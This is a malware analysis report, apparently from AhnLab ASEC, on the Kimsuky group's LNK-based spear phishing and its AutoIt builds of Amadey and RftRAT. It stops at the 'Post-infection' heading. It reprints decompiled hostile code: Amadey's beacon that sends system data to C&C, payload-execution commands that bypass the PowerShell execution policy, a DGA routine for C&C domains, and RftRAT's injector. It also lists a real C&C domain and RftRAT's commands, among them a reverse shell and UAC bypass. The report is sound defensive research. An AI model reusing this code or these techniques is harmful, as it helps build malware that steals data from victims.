# Kimsuky Group Uses AutoIt to Create Malware (RftRAT, Amadey)

**A** **asec.ahnlab.com**/en/59590/

November 30, 2023



Overview
Initial Access
…. 2.1. Spear Phishing Attack
…. 2.2. LNK Malware
Remote Control Malware
…. 3.1. XRat (Loader)
…. 3.2. Amadey
…. 3.3. Latest Attack Cases
…….. 3.3.1. AutoIt Amadey
…….. 3.3.2. RftRAT
Post-infection
…. 4.1. Keylogger
…. 4.2. Infostealer
…. 4.3. Other Types
Conclusion

## 1. Overview

The Kimsuky threat group, deemed to be supported by North Korea, has been active since 2013. At first, they attacked North Korea-related research institutes in South Korea before attacking a South Korean energy corporation in 2014. Cases of attacks against countries other than South Korea have also been identified since 2017. **[1]** The group usually employs spear phishing attacks against the national defense sector, defense industries, the press, the diplomatic sector, national organizations, and academic fields to steal internal information and technology from organizations. **[2]** (This link is only available in Korean.)

Even until recently, the Kimsuky group was still mainly employing spear phishing attacks to gain initial access. What makes the recent attacks different from the previous cases is that more LNK shortcut-type malware are being used instead of malware in Hangul Word Processor (HWP) or MS Office document format. The threat actor led users to download a compressed file through attachments or download links within spear phishing emails. When this compressed file is decompressed, it yields a legitimate document file along with a malicious LNK file.

ASEC is monitoring the Kimsuky group's attacks using LNK-type malware and is continuously posting identified cases of attacks on the ASEC Blog. The Kimsuky group installs remote control malware to control the infected system after completing such steps to gain initial access. Malware used by the Kimsuky group not only include custom-made such as AppleSeed and PebbleDash **[3]**, but also open-source or commercial malware such as XRat **[4]**, HVNC **[5]**, Amadey **[6]**, and Metasploit Meterpreter **[7]**. After gaining control, the threat actor ultimately uses RDP or installs Google's Chrome Remote Desktop **[8]** to exfiltrate information from the infected system.

Here we analyze Amadey and RftRAT which were recently found being distributed. Amadey and RftRAT were constantly used throughout 2023 alongside XRat. However, recent types showed that they were created with AutoIt. This post also covers Infostealers additionally installed by the Kimsuky group using remote control malware. While remote control-type malware continuously change, the malware installed through these have not changed much in the attacks in 2023.

## 2. Initial Access

### 2.1. Spear Phishing Attack

In the year 2023, ASEC covered cases of LNK malware distribution in posts such as "Malicious LNK File Disguised as a Normal HWP Document" **[9]**, "Malicious LNK File Being Distributed, Impersonating the National Tax Service" **[10]**, and "Distribution of Malicious LNK File Disguised as Producing Corporate Promotional Materials" **[11]**.

By attaching files or including download links in the emails, the threat actor prompted users to download the compressed file and execute the LNK shortcut file inside.

## 2.2. LNK Malware

The LNK file contains an encrypted compressed file, which in turn holds various malware in script format.

Executing the LNK file decompresses the file, and ultimately, the script malware is run. The BAT and VBS scripts inside can either be used for executing other scripts or contain an Infostealer responsible for collecting and exfiltrating information from the infected system. There is also a script for maintaining persistence as well as a downloader that downloads and executes additional payloads from an external source.

As such, malware in script format that run in infected systems install additional malware from an external source, major examples of which are backdoors called XRat, Amadey, and RftRAT. While these malware are all packed with VMP when in distribution, recently, Amadey and RftRAT variants created with AutoIt have been used. After a remote control malware is installed, keyloggers and Infostealers are installed to steal internal information and technology from the organizations.

## 3. Remote Control Malware

### 3.1. XRat (QuasarRAT)

XRat is a RAT malware developed in .NET and was created based on QuasarRAT published on GitHub. It was confirmed that the Kimsuky group was using XRat from a much earlier point in time. Recently, instead of in independent executable or DLL file formats, this is being used in attacks as an encrypted payload. It consists of the file "ht.dll" which is the loader, the data file "htsetting.ini" holding the configuration data, and an encrypted payload. This method seems to be for the purpose of bypassing security products.

The loader reads, decrypts, and injects the htsetting.ini file located in the same path. All ht.dll loaders identified so far were packed with VMP, and the decrypted binary contained the following strings used by the threat actor.

```
s  .rdata:5EC940E8   00000026   C   CreateProcessWithMemoryPEInternal: %s
s  .rdata:5EC94110   0000000A   C   ntdll.dll
s  .rdata:5EC9411C   00000026   C   ZwUnmapViewOfSection failed! err = %d
s  .rdata:5EC94144   00000010   C   RelocTable = %x
s  .rdata:5EC94154   00000011   C   allocmemory = %x
s  .rdata:5EC94168   00000007   C   .reloc
s  .rdata:5EC94170   0000001F   C   pData, pRelocTableEnd = %x, %x
s  .rdata:5EC94190   00000021   C   SetThreadContext Error! err = %d
s  .rdata:5EC941B4   0000002E   C   WriteProcessMemory headeraddr Error! err = %d
s  .rdata:5EC941E4   00000023   C   WriteProcessMemory Error! err = %d
s  .rdata:5EC94208   0000001E   C   allocmemory is null! err = %d
s  .rdata:5EC94228   0000000E   C   ntdll is null
s  .rdata:5EC94238   00000022   C   ReadProcessMemory Error! err = %d
s  .rdata:5EC9425C   00000021   C   GetThreadContext Error! err = %d
s  .rdata:5EC94280   00000022   C   CreateProcessInternalA Error = %d
s  .rdata:5EC942A4   0000000F   C   InitAPI Error!
s  .rdata:5EC942BC   0000000E   C   www.gmail.com
s  .rdata:5EC942CC   0000000A   C   debug.log
s  .rdata:5EC94458   00000009   C   kernel32
s  .rdata:5EC9448A   00000005   C   Z>J0#
s  .rdata:5EC94590   0000000A   C   Type = %d
s  .rdata:5EC945A8   0000001D   C   CopyFileErr: GetLastErr = %d
s  .rdata:5EC945CC   0000000D   C   Hollowing...
s  .rdata:5EC9470C   00000008   C   generic
```

The configuration file contains the name of the actual encrypted malware, the RC4 decryption key, and information on the legitimate file to inject into. Ht.dll references this information to read and decrypt the encrypted file before injecting it into a legitimate process. The payload that is injected and run in the end can be another malware besides XRat, depending on the encrypted file.

## 3.2. Amadey

The Kimsuky group also used Amadey Bot in their attacks. Amadey is a malware that began being sold on illegal forums. It is a downloader that installs additional malware from the C&C server. Besides such downloader features, it can also transmit basic information about the system or exfiltrate screenshots and account credentials saved in web browsers and email clients depending on the settings or whether certain plugins are installed.

The Kimsuky group uses a dropper to install Amadey. This dropper, in DLL format, creates a randomly named hidden folder in the %PUBLIC% path where it drops the files it holds. The compressed file containing the actual Amadey is among the created files, and examining the compression size shows this file to be large, exceeding 300 MB. This is also presumed to be an attempt to evade security products by intentionally increasing the size.



Afterward, it creates the path "%ALLUSERSPROFILE%\Startup" and registers it to the Startup folder. Here, a script named "svc.vbs" is created, which is responsible for maintaining persistence. Amadey, which is loaded and executed through the Rundll32.exe process, goes through svchost.exe before being injected into the iexplore.exe process and run.

| HTTPS | brhosting.net | /index.php | 106 | iexplore:5840 |

| Body | |
| --- | --- |
| Name | Value |
| id | |
| vs | 2.00 |
| ar | 1 |
| bi | 1 |
| lv | 0 |
| os | 1 |
| av | 0 |
| pc | |
| un | |

Even in 2023, the threat actor installed Amadey in many of their attacks, and in most instances, it was installed by the same type of dropper. Said dropper also included RftRAT besides Amadey. RftRAT, like Amadey, also has a file size exceeding 300 MB.

The RftRAT instances identified in these attacks were all packed with VMP like Amadey and were found to contain the keyword "RFTServer" in the decrypted strings. RftRAT is a backdoor that can receive commands from the C&C server and execute them.

```
's  .rdata:580···  0000001D    C    [RFTServer] Connect success!
's  .rdata:580···  00000011    C    %08x%08x%08x%08x
's  .rdata:580···  00000009    C    %05d%05d
's  .rdata:580···  00000016    C    [KillProcess] Success
's  .rdata:580···  00000015    C    [KillProcess] Failed
's  .rdata:580···  00000022    C    [KillProcess] OpenProcess Failed!
's  .rdata:580···  0000001B    C    [IsCmdRunning] return = %d
's  .rdata:580···  00000023    C    [CreateShell] CreateProcess Failed
's  .rdata:580···  0000000F    C    Enter RunShell
's  .rdata:580···  00000007    C    )Ux₩x1B#%
's  .rdata:580···  0000001B    C    WSAStartup error! err = %d
's  .rdata:580···  00000032    C    [RFTServer] Set socket keepalive failed! err = %d
's  .rdata:580···  0000002A    C    [RFTServer] Set socket keepalive success!
's  .rdata:580···  0000002C    C    [RFTServer] Sending Identifier to Client,,,
's  .rdata:580···  00000027    C    [RFTServer] Receiving Client Command,,
's  .rdata:580···  00000022    C    [RFTServer] Processing command,,,
's  .rdata:580···  00000021    C    [RFTServer] Receiving command,,,
's  .rdata:580···  00000025    C    ECF19B65-5ABA-8CBC-DB24-B258BCD74D55
's  .rdata:580···  00000025    C    ECF19B65-5ABA-8CBC-DB24-B258BCD74D55
's  .rdata:580···  00000025    C    ECF19B65-5ABA-8CBC-DB24-B258BCD74D55
's  .rdata:580···  00000021    C    [RemoteExecute] Event create ok!
's  .rdata:580···  00000023    C    [RemoteExecute] Hollowing Success!
's  .rdata:580···  00000027    C    [RemoteExecute] CreateProcess Success!
's  .rdata:580···  0000001C    C    [RemoteExecute] return = %d
's  .rdata:580···  00000011    C    rVWyzIdubMdVlvOk
's  .rdata:580···  0000001B    C    [Run] CreateProcess Failed
's  .rdata:580···  0000001B    C    [Run] CreateProcess Failed
```

### 3.3. Latest Attack Cases

It was recently identified that the Kimsuky group has been using AutoIt to create malware. The Kimsuky group ported Amadey which had been used from the past to AutoIt and also used it for the purpose of injecting RftRAT.

In past attack cases, only the debug string RFTServer was found, but in recent attacks, a malware containing a PDB path was found. The string within the PDB path shows that the threat actor named this malware "rft" as a RAT type. Accordingly, said malware is categorized as "RftRAT" here.

```
PDB File Name : E:\_WORK\My_Work\Exploit\Spyware\_spy\RAT\RFT_Socket_V3.2\Release\rft.pdb
OS type         : MS Windows
Application type: Executable 32bit
```

**PDB String**:
E:_WORK\My_Work\Exploit\Spyware_spy\RAT\RFT_Socket_V3.2\Release\rft.pdb

### 3.3.1. AUTOIT AMADEY

As covered above, Amadey is one of the malware that has been constantly used by the Kimsuky group. The version of Amadey used by the Kimsuky group is different from the type used by other threat actors: Kimsuky group's Amadey uses Domain Generation Algorithms (DGA), and when it scans for antivirus software installed in the infected system, it also searches for product names from South Korean companies.

The recently identified Amadey is ported into the AutoIt language and has the same format as the types identified in the past attack cases. The threat actor installed both a legitimate AutoIt executable file and a compiled AutoIt script in the infected system. The compiled AutoIt script is 100 MB in size for the purpose of hindering analysis and contains dummy data as shown below.

```
063FFFE0  66 B3 29 3B 8C B5 45 77 EE A1 72 44 E6 A2 DA CA  f³);ŒµEwî¡rDæ¢ÚÊ
063FFFF0  46 91 ED A5 32 27 61 B0 77 B7 38 4E 2F F0 DF C1  F'í¥2'a°w·8N/ðßÁ
06400000  A3 48 4B BE 98 6C 4A A9 99 4C 53 0A 86 D6 48 7D  £HK¾˜lJ©™LS.†ÖH}
06400010  41 55 33 21 45 41 30 36 4D A8 FF 73 24 A7 3C F6  AU3!EA06M¨ÿs$§<ö
06400020  7A 12 F1 67 AC C1 93 E7 6B 43 CA 52 A6 AD 00 00  z.ñg¬Á"çkCÊR¦...
06400030  E1 BB 3A 21 A5 29 E3 EC E7 0B 98 2E 40 BD E1 9A  á»:!¥)ãìç.˜.@½áš
06400040  DE 80 46 B1 9D 6B 3B 21 D4 B1 D6 75 3A C8 3D C6  Þ€F±.k;!Ô±Öu:È=Æ
06400050  D0 33 F7 14 AF CB 17 A2 94 01 8D 13 88 FE 64 95  Ð3÷.¯Ë.¢"...^þd•
```

Although written in a different language, the decrypted AutoIt script can be considered to be the Amadey malware. The HTTP request structure for sending the system information collected from the infected system to the C&C server is identical to that of the typical Amadey.

```
While 1
    $svaccineinfo = getvaccineinfo()
    $surl = getserverurl()
    $spostdata = "id=" & $sid
    $spostdata = $spostdata & "&vs=" & $sversion
    $spostdata = $spostdata & "&ar=" & $nisadmin
    $spostdata = $spostdata & "&bi=" & $sosarch
    $spostdata = $spostdata & "&lv=" & $dwlevel
    $spostdata = $spostdata & "&os=" & $sosnumber
    $spostdata = $spostdata & "&av=" & $svaccineinfo
    $spostdata = $spostdata & "&pc="
```

Besides this, it also has a routine for checking for products from South Korean companies when retrieving the list of antivirus products installed in the infected system. Furthermore, it supports the feature to download additional payloads in not only an exe format, but also dll, PowerShell, vbs, and js formats.

```
Switch $ntype
    Case 0
        $scmdline = $sfilename
        $srunfile = $sfilename
    Case 1
        $srunfile = "cmd.exe"
        $srunparam = '/c rundll32.exe "' & $sf
        $scmdline = 'cmd.exe /c rundll32.exe "
    Case 2
        $srunfile = "cmd.exe"
        $srunparam = '/c "' & $sfilename & '"'
        $scmdline = 'cmd.exe /c "' & $sfilename & '"'
    Case 3
        $srunfile = "cmd.exe"
        $srunparam = '/c powershell.exe -executionpolicy bypass -File "' & $sfilename & '"'
        $scmdline = 'cmd.exe /c powershell.exe -executionpolicy bypass -File "' & $sfilename
    Case 4
        $srunfile = "cmd.exe"
        $srunparam = '/c cscript.exe "' & $sfilename & '"'
        $scmdline = 'cmd.exe /c cscript.exe "' & $sfilename & '"'
```

```
EndIf
If isexistprogramdirectory("Comodo") Then
    $dwret = 12
EndIf
If isexistprogramdirectory("AhnLab\V3IS90") Then
    $dwret = 13
EndIf
If isexistprogramdirectory("AhnLab\V3Lite40") Then
    $dwret = 14
EndIf
If isexistprogramdirectory("ESTsoft\ALYac") Then
    $dwret = 15
```

As mentioned above, the Amadey used by the Kimsuky group supports DGA. DGA, also known as Domain Generation Algorithm, dynamically generates a domain (C&C server address) instead of a fixed form. After dynamically obtaining the C&C server address based on the date, the Kimsuky group used this as a subsidiary C&C server. When the connection to the C&C server was down, the subsidiary C&C server generated through DGA was used for communication.

```
Func getsecondserverurl()
    Local $ssunday = _dateadd("D", -(@WDAY - 1), _nowcalcdate())
    Local $adate, $atime
    _datetimesplit($ssunday, $adate, $atime)
    Local $nval = Mod($adate[1], 100) * 10000 + $adate[2] * 100 + $adate[3]
    $nval = Mod($nval * 263167, 1000000)
    Local $nval1 = 0
    Local $npow = 1
    Local $ndigit = 0
    While $nval > 0
        $ndigit = Mod($nval, 10)
        $ndigit = Mod($ndigit, 9) + 1
        $nval1 = $nval1 + $ndigit * $npow
        $nval = Int($nval / 10)
        $npow *= 10
    WEnd
    Local $ntmp = Mod($adate[3] * 17, 100)
    Local $strprefix = Chr($ntmp / 10 + 102) & Chr(Mod($ntmp, 10) + 113)
    $strurl = "http://" & $strprefix & $nval1 & ".info/index.php"
    Return $strurl
```

### 3.3.2. RFTRAT

The AutoIt scripts used in the attacks include Amadey and RftRAT. The AutoIt executable file and the malicious AutoIt script are also created through a dropper. The following ASD log shows the execution log of "d015700.dll", which is the dropper that installs RftRAT, and the log showing RftRAT ultimately creating an Infostealer after being injected into svchost.exe. Additionally, AppleSeed, another malware used by the Kimsuky group, was additionally installed in the same system afterward.

| Process | Module | Behavior | Data |
|---|---|---|---|
| regsvr32.exe | N/A | Creates executable file | Target AdobeService.dll |
| regsvr32.exe | AdobeService.dll | Detected fileless attack | Target Process regsvr32.exe |
| certutil.exe | N/A | Creates executable file | Target w75YANk.dwlh |
| svchost.exe | N/A | Creates executable file | Target GBS.exe |
| rundll32.exe | d015700.dll | Collected data | |
| iexplore.exe | N/A | Creates executable file | Target d015700.dll |
| rundll32.exe | d015700.dll | Collected data | |

The RftRAT used in previous attacks is in DLL format and packed in VMP, so an exact comparison is difficult. However, it was categorized into the past version of RftRAT due to the fact that the same library file is used, that ICMLuaUtil is used to bypass UAC, and that the path names used for saving C&C communication and command results are almost the same.

```
U 00000003A980   00005804A980   0        t1.pb
U 00000003A98C   00005804A98C   0        t2.ax
U 00000003A998   00005804A998   0        t0.nls
U 00000003AAD4   00005804AAD4   0         :\Program Files\
U 00000003ABE0   00005804ABE0   0        rundll32.exe "%s",%s
U 00000003AC88   00005804AC88   0        \svchost.exe
U 00000003ACC0   00005804ACC0   0        rundll32.exe "%s",rVWyzldubMdVIvOk
U 00000003AD0D   00005804AD0D   0        "%s",YctOLIkbYpdKixty
U 00000003AD38   00005804AD38   0        rundll32.exe
U 00000003AD54   00005804AD54   0        rundll32.exe %s
U 00000003ADA8   00005804ADA8   0        ForceRemove
U 00000003ADC0   00005804ADC0   0        NoRemove
U 00000003ADD4   00005804ADD4   0        Delete
U 00000003ADE4   00005804ADE4   0        AppID
U 00000003ADF0   00005804ADF0   0        CLSID
U 00000003ADFC   00005804ADFC   0        Component Categories
U 00000003AE28   00005804AE28   0        FileType
U 00000003AE3C   00005804AE3C   0        Interface
U 00000003AE50   00005804AE50   0        Hardware
U 00000003AE78   00005804AE78   0        SECURITY
U 00000003AE8C   00005804AE8C   0        SYSTEM
U 00000003AE9C   00005804AE9C   0        Software
U 00000003AEB0   00005804AEB0   0        TypeLib
U 00000003AEDC   00005804AEDC   0        %s\%s
U 00000003AEFC   00005804AEFC   0        %s/%s
U 00000003AF61   00005804AF61   0        %s.%08x
U 00000003B7D8   00005804B7D8   0        ChainingModeECB
U 00000003B7F8   00005804B7F8   0        ChainingMode
U 00000003B814   00005804B814   0        ObjectLength
U 00000003B874   00005804B874   0        HashDigestLength
U 00000004B848   00005805B848   0        C:\Users▪ ♣  ▪ ▪AppData\Roaming\waasi\t2.ax
U 00000004BA50   00005805BA50   0        C:\Users▪ ■ ▪▪ AppData\Roaming\waasi\t1.pb
```

The compiled AutoIt script is similar to the Amadey in the case above, but it is actually an injector that executes svchost.exe and injects RftRAT into it. The ultimate payload RftRAT cannot be executed independently. Data must be read in from a mapped file named "A1CCA2EC-C09F-D33C-4317-7F71F0E2A976_0". The injector AutoIt script writes the paths of the AutoIt executable file and script into this file.

```
Local $sidentifier = "A1CCA2EC-C09F-D33C-4317-7F71F0E2A976"
Local $ssearchstring = "A3484BBE986C4AA9994C530A86D6487D"
Local $hfile = FileOpen($ssoriptpath, $fo_read + $fo_bina

$sstubexe = @SystemDir & "\svchost.exe"
Local $smapname = $sidentifier & "_0"
Local $seventname = $sidentifier & "_1"
$hmap = DllCall("kernel32.dll", "ptr", "CreateFileMapping
"dword", 520, "str", $smapname)
If @error OR $hmap[0] = 0 Then
    Exit
EndIf
$pmapview = DllCall("kernel32.dll", "ptr", "MapViewOfFile
"ptr", 0)
If @error OR $pmapview[0] = 0 Then
    DllCall("kernel32.dll", "none", "CloseHandle", "ptr",
    Exit
EndIf
$tmapstruct = DllStructCreate("char  ExeName[260]; char ScriptFile[260]", $pmapview[0])
DllStructSetData($tmapstruct, "ExeName", @AutoItExe)
DllStructSetData($tmapstruct, "ScriptFile", @ScriptFullPath)
```

```
000655AF   F3:A5          REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
000655B1   FF15 70F00800  CALL DWORD PTR DS:[8F070]
000655B7   8B3D 30F00800  MOV EDI,DWORD PTR DS:[8F030]
000655BD   53             PUSH EBX
[0008F070]=764BF93C (kernel32.UnmapViewOfFile)
```

```
Address   Hex dump                                          ASCII
0010F350  43 3A 5C 41 75 74 6F 49 74 33 2E 65 78 65 00 00  C:\AutoIt3.exe
0010F360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F3A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F3B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F3C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F3D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F3E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F3F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F400  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F410  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F440  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0010F450  00 00 00 00 43 3A 5C 74 65 73 74 2E 61 75 33 00  C:\test.au3
0010F460  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

The transmitted paths of the AutoIt executable file and script are used later on in the UAC bypassing stage. RftRAT uses the ICMLuaUtil interface of the CMSTPLUACOM component to bypass UAC and execute itself as administrator. After being run as administrator, RftRAT collects basic information about the infected system and sends it to the C&C server.

| Offset | Data |
| --- | --- |
| 0x0000 | Signature (0x963DA7EF) |
| 0x0004 | Infected system's ID |
| 0x0044 | IP address |
| 0x014 | Computer name |

Table 1. Data delivered to the C&C server

```
00000000   ef a7 3d 96 ▬▬ ▬▬   ▬       ▬▬ ▬ ▬▬   ▬▬▬ ▬▬   ▬▬ ▬▬ ▬▬  ..
00000010   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
00000020   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
00000030   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
00000040   ▬▬▬ ▬▬▬ ▬▬        ▬▬      ▬▬    ▬▬                 ▬▬        ▬▬
00000050      ▬▬ ▬▬▬          ▬▬       ▬▬▬ ▬▬
00000060   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
00000070   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
00000080   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
00000090   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
000000A0   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........

00000200   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
00000210   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
00000220   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
00000230   00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ........ ........
00000240   00 00 00 00                                         ....
     00000000   08 66 00 00 a3 ad 33 b6   ab 8a a7 21 58 b8 1e 63   .f....3. ...!X..c
     00000010   50 c8 da a1 f9 80 b1 7d   27 d3 74 b1 97 f8 a7 bd   P......} '.t.....
     00000020   0e 1f 1c bf 21 b7 ba bf   ea dc e3 34 1a 62 73 32   ....!... ...4.bs2
     00000030   0b a2 5d 36 a6 91 d1 6f   7b 0d ea c7 c1 c4 af 21   ..]6...o {......!
```

Afterward, it receives commands from the C&C server. RftRAT writes the received commands to the path "%APPDATA%\asc\t1.pb" before decrypting them. Decryption yields the actual commands, which are written to the same file and reread to be executed. The command, the execution results, and the additionally downloaded file are created in the paths below.

| Path | Description |
| --- | --- |
| %APPDATA%\asc\t1.pb | Command downloaded from the C&C server |
| %APPDATA%\asc\t2.ax | Command execution results |
| %APPDATA%\asc\t3.br | File downloaded through the download command |

Table 2. Files generated during the C&C communication and command processes

| Command | Description |
|---------|-------------|
| 0x00 | Download file |
| 0x01 | Upload file (zip compressed) |
| 0x02 | Look up driver information |
| 0x04 | Change file name |
| 0x05 | Create directory |
| 0x06 | Delete file |
| 0x07 | Execute file (with UAC Bypass) |
| 0x08 | Look up process information |
| 0x09 | Terminate process |
| 0x0A | Reverse shell |
| 0x0B | Terminate process and delete file |
| 0x12 | Terminate |
| 0x14 | Wait |

Table 3. RftRAT's commands

## 4. Post-infection

